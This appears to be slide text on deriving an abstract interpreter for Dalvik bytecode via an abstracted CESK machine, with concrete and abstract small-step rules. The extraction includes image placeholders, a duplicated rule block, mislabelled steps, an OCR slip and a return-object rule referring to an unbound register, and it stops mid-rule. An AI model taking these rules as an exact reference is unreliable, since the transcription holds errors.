
```





$$\sqsubseteq \circ \alpha$$

Step 1: Diagnose the problem




instruction


heap

$pc, \hat{\rho}, \hat{\sigma}, \hat{K}$

frame pointer

stack





Step 2: Abstract

Step 2: Finitize

CESK

Control

Environment

Store

Kontinuation

CESK

C = Expression

E = Var \rightarrow Addr

S = Addr \rightarrow Val

K = StackFrame*

Val

$$\text{Val} = \mathbb{Z} + \text{Obj}$$

Z

$$\{\dots, -2, -1, 0, 1, 2, \dots\}$$

$$\{-, 0, +\}$$

$$\mathcal{P}(\{-, 0, +\})$$

Z[^]

$$Val = \hat{Z} + Obj$$

$$\hat{\text{Obj}} = \text{Class} \times \hat{\text{E}}$$

$$\hat{Val} = \hat{Z} + \hat{Obj}$$

$\hat{V}a1$

$C = \text{Expression}$

$E = \text{Var} \rightarrow \text{Addr}$

$S = \text{Addr} \rightarrow \hat{\text{Val}}$

$K = \text{StackFrame}^*$

$\hat{\text{Addr}}$

$$\alpha : \text{Addr} \rightarrow \hat{\text{Addr}}$$

$C = \text{Expression}$

$E = \text{Var} \rightarrow \hat{\text{Addr}}$

$S = \hat{\text{Addr}} \rightarrow \hat{\text{Val}}$

$K = \text{StackFrame}^*$

$C = \text{Expression}$

$E = \text{Var} \rightarrow \hat{\text{Addr}}$

$S = \hat{\text{Addr}} \rightarrow \mathcal{P}(\hat{\text{Val}})$

$K = \text{StackFrame}^*$

$K = \text{StackFrame}^*$

$$K = \text{StackFrame} \times K \\ + \{\text{halt}\}$$

$$K = \text{StackFrame} \times \text{Addr}$$

$$C = \text{Expression}$$

$$E = \text{Var} \rightarrow \hat{\text{Addr}}$$

$$S = \hat{\text{Addr}} \rightarrow \mathcal{P}(\hat{\text{Val}})$$

$$K = \text{StackFrame} \times \text{Addr}$$

$$C = \text{Expression}$$

$$\hat{E} = \text{Var} \rightarrow \hat{\text{Addr}}$$

$$\hat{S} = \hat{\text{Addr}} \rightarrow \mathcal{P}(\hat{\text{Val}} + \hat{K})$$

$$\hat{K} = \hat{\text{StackFrame}} \times \hat{\text{Addr}}$$

CÊŜĶ

“an abstracted abstract machine”


And, the semantics...

$$\begin{aligned}
& \langle \text{nop} :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
& \langle \text{move-object}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa \rangle \\
& \langle \text{return-void} :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
& \langle \text{return-object}(r) :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(\text{ret}, fp) \mapsto \sigma(n, fp')], \kappa \rangle \\
& \langle \text{const}(r, c) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto c], \kappa \rangle \\
& \langle \text{throw}^\ell(r) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{S}(\ell'), fp', \sigma[(\text{exn}, fp') \mapsto \sigma(r, fp)], \kappa' \rangle \\
& \quad \text{where } (\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa) \\
& \langle \text{goto}(\ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa \rangle \\
& \langle \text{new-instance}(r, \tau) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto o], \kappa \rangle \\
& \quad \text{where } o = \text{new}(\varsigma) \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) = \sigma(r', fp) \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) \neq \sigma(r', fp) \\
& \langle \text{iget}(r_d, r_s, \text{field}) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa \rangle \\
& \quad \text{where } \sigma(r_s, fp) = o \text{ and } o.\text{field} = a \\
& \langle \text{iput}(r_v, r_s, \text{field}) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa \rangle \\
& \quad \text{where } \sigma(r_s, fp) = o \text{ and } o.\text{field} = a \\
& \langle \text{invoke-direct}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
& \quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
& \quad \quad fp' = \text{alloc}(\varsigma) \\
& \langle \text{invoke-virtual}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
& \quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
& \quad \quad fp' = \text{alloc}(\varsigma) \\
& \langle \text{unop}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
& \quad \text{where } v = \delta(\text{unop}, \sigma(r_s, fp)) \\
& \langle \text{binop}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa \rangle \longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
& \quad \text{where } v = \delta(\text{binop}, \sigma(r_1, fp), \sigma(r_2, fp))
\end{aligned}$$

$$\begin{aligned}
& \langle \text{nop} :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
& \langle \text{move-object}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa \rangle \\
& \langle \text{return-void} :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \mapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
& \langle \text{return-object}(r) :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \mapsto \langle \vec{stmt}, fp, \sigma[(\text{ret}, fp) \mapsto \sigma(n, fp')], \kappa \rangle \\
& \langle \text{const}(r, c) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto c], \kappa \rangle \\
& \langle \text{throw}^\ell(r) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle S(\ell'), fp', \sigma[(\text{exn}, fp') \mapsto \sigma(r, fp)], \kappa' \rangle \\
& \quad \text{where } (\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa) \\
& \langle \text{goto}(\ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle S(\ell), fp, \sigma, \kappa \rangle \\
& \langle \text{new-instance}(r, \tau) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto o], \kappa \rangle \\
& \quad \text{where } o = \text{new}(\varsigma) \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle S(\ell), fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) = \sigma(r', fp) \\
& \langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) \neq \sigma(r', fp) \\
& \langle \text{iget}(r_d, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa \rangle \\
& \quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
& \langle \text{iput}(r_v, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa \rangle \\
& \quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
& \langle \text{invoke-direct}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
& \quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
& \quad \quad fp' = \text{alloc}(\varsigma) \\
& \langle \text{invoke-virtual}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
& \quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
& \quad \quad fp' = \text{alloc}(\varsigma) \\
& \langle \text{unop}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
& \quad \text{where } v = \delta(\text{unop}, \sigma(r_s, fp)) \\
& \langle \text{binop}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa \rangle \mapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
& \quad \text{where } v = \delta(\text{binop}, \sigma(r_1, fp), \sigma(r_2, fp))
\end{aligned}$$


$$\begin{aligned}
& \langle \text{nop} :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \\
& \langle \text{move-object}(r_d, r_s) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r_d, \hat{fp}) \mapsto \hat{\sigma}(r_s, \hat{fp})], \hat{\kappa}, \hat{t} \rangle \\
& \langle \text{return-void} :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa) \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa) \\
& \langle \text{return-object}(r) :: \vec{stmt}', \hat{fp}', \hat{\sigma}, \mathbf{fnk}(\vec{stmt}, \hat{fp}, \hat{a}_\kappa) \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(\text{ret}, \hat{fp}) \mapsto \hat{\sigma}(n, \hat{fp}')], \hat{\kappa} \rangle \text{ if } \hat{\kappa} \in \hat{\sigma}(\hat{a}_\kappa) \\
& \langle \text{const}(r, c) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa}, \hat{t} \rangle \mapsto \langle \vec{stmt}, \hat{fp}, \hat{\sigma} \sqcup [(r, \hat{fp}) \mapsto c], \hat{\kappa}, \hat{t} \rangle \\
& \langle \text{throw}^\ell(r) :: \vec{stmt}, \hat{fp}, \hat{\sigma}, \hat{\kappa} \rangle \mapsto \langle S(\ell'), \hat{fp}', \hat{\sigma} \sqcup [(\text{exn}, \hat{fp}') \mapsto \hat{\sigma}(r, \hat{fp})], \hat{\kappa}' \rangle \\
